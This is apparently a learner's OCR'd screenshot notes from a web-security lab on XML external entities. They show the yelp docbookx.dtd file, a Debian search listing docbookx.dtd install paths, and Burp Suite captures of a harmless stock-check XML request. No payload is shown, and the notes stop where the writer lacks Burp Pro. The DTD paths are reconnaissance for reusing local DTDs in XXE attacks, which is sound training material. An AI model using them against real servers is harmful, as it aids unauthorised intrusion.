






https://github.com/GNOME/yelp/blob/master/data/dtd/docbookx.dtd
Files
master
Go to file
data
domains
dtd
catalog.in
docbookx.dtd
isoamsa.ent
isoamsb.ent
isoamsc.ent
isoamsn.ent
isoamso.ent
isoamsr.ent
isobox.ent
isocyr1.ent
isocyr2.ent
isodia.ent
isogrk1.ent
isogrk2.ent
yelp / data / dtd / docbookx.dtd
Top
Code
Blame
76 lines (76 loc) · 2.01 KB
Raw
<!ENTITY % ISOnum PUBLIC
"ISO 8879:1986//ENTITIES Numeric and Special Graphic//EN//XML"
"isonum.ent">
<!ENTITY % ISOpub PUBLIC
"ISO 8879:1986//ENTITIES Publishing//EN//XML"
"isopub.ent">
<!ENTITY % ISOtech PUBLIC
"ISO 8879:1986//ENTITIES General Technical//EN//XML"
"isotech.ent">
%ISOamsa;
%ISOamsb;
%ISOamsc;
%ISOamsn;
%ISOamso;
%ISOamsr;
%ISObox;
%ISOcyr1;
%ISOcyr2;
%ISOdia;
%ISOgrk1;
%ISOgrk2;
%ISOgrk3;
%ISOgrk4;
%ISOlat1;
%ISOlat2;
%ISOnum;
%ISOpub;
%ISOtech;
Search
ENG
7:54 PM
2/22/2024


https://packages.debian.org/search?searchon=contents&keywords=docbookx.dtd&mode=path&suite=stable&arch=any
PACKAGES
About Debian
Getting Debian
Support
Developers' Corner
debian
/ packages / package contents search results
Search
package contents
docbookx.dtd
all options
Search for docbookx.dtd within filenames
Search exact filename docbookx.dtd
Search in other suite: [buster] [buster-updates] [buster-backports] [bullseye] [bullseye-updates] [bullseye-backports] [bookworm] [bookworm-updates] [bookworm-backports] [trixie] [sid] [experimental]
Limit to a architecture: [amd64] [arm64] [armel] [armhf] [i386] [mips64el] [mipsel] [ppc64el] [s390x]
You have searched for paths that end with docbookx.dtd in suite bookworm, all sections, and all architectures. Found 21 results.
File
Packages
/usr/share/help/C/gnucash-guide/gnc-docbookx.dtd
gnucash-docs
/usr/share/help/C/gnucash-help/gnc-docbookx.dtd
gnucash-docs
/usr/share/help/de/gnucash-guide/gnc-docbookx.dtd
gnucash-docs
/usr/share/help/de/gnucash-help/gnc-docbookx.dtd
gnucash-docs
/usr/share/help/it/gnucash-guide/gnc-docbookx.dtd
gnucash-docs
/usr/share/help/it/gnucash-help/gnc-docbookx.dtd
gnucash-docs
/usr/share/help/ja/gnucash-guide/gnc-docbookx.dtd
gnucash-docs
/usr/share/help/pt/gnucash-guide/gnc-docbookx.dtd
gnucash-docs
/usr/share/help/pt/gnucash-help/gnc-docbookx.dtd
gnucash-docs
/usr/share/sgml/docbook/dtd/4.2/docbookx.dtd
docbook
/usr/share/sgml/docbook/dtd/4.3/docbookx.dtd
docbook
/usr/share/sgml/docbook/dtd/4.4/docbookx.dtd
docbook
/usr/share/sgml/docbook/dtd/4.5/docbookx.dtd
docbook
/usr/share/xml/docbook/schema/dtd/4.0/docbookx.dtd
docbook-xml
/usr/share/xml/docbook/schema/dtd/4.1.2/docbookx.dtd
docbook-xml
/usr/share/xml/docbook/schema/dtd/4.2/docbookx.dtd
docbook-xml
Search
ENG
7:54 PM
2/22/2024


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Request to https://0afb00a804d6b1d1848dccdc00ec0073.web-security-academy.net:443 [34.246.129.62]
Forward Drop Intercept is on Action Open browser
Add notes HTTP/2
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0afb00a804d6b1d1848dccdc00ec0073.web-security-academy.net
3 Cookie: session=H8dQSv7E7l5PtytvWCH5vhHFRtMdw8u
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0afb00a804d6b1d1848dccdc00ec0073.web-security-academy.net/product?productId=1
9 Content-Type: application/xml
10 Content-Length: 107
11 Origin: https://0afb00a804d6b1d1848dccdc00ec0073.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 <?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
<productId>
1
</productId>
<storeId>
1
</storeId>
</stockCheck>
Inspector
Request attributes 2
Request query parameters 0
Request cookies 1
Request headers 17
Inspector
Notes
Search 0 highlights
Event log (12) All issues
Memory: 236.1MB
Search
ENG
7:56 PM
2/22/2024


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
1 × 2 × 3 × 4 × 5 × 6 × 7 × 8 × 9 × +
Send Cancel
Target: https://0afb00a804d6b1d1848dccdc00ec0073.web-security-academy.net HTTP/2
Request
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0afb00a804d6b1d1848dccdc00ec0073.web-security-academy.net
3 Cookie: session=H8dQSv7E7l5PtytvWCH5vhHFRtMdw8u
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0afb00a804d6b1d1848dccdc00ec0073.web-security-academy.net/product?productId=1
9 Content-Type: application/xml
10 Content-Length: 107
11 Origin: https://0afb00a804d6b1d1848dccdc00ec0073.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 <?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
<productId>
1
</productId>
<storeId>
1
</storeId>
</stockCheck>
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3
5
6 $19
Inspector
Request attributes 2
Request query parameters 0
Request cookies 1
Request headers 17
Response headers 3
Inspector
Notes
Search 0 highlights
Search 0 highlights
Done
109 bytes | 329 millis
Event log (12) All issues
Memory: 236.1MB
Search
ENG
7:56 PM
2/22/2024



- I don't have pro version of the burp suit. It needs the pro version for access to the collaborator tab to continue the lab.

Summary of the labs are done;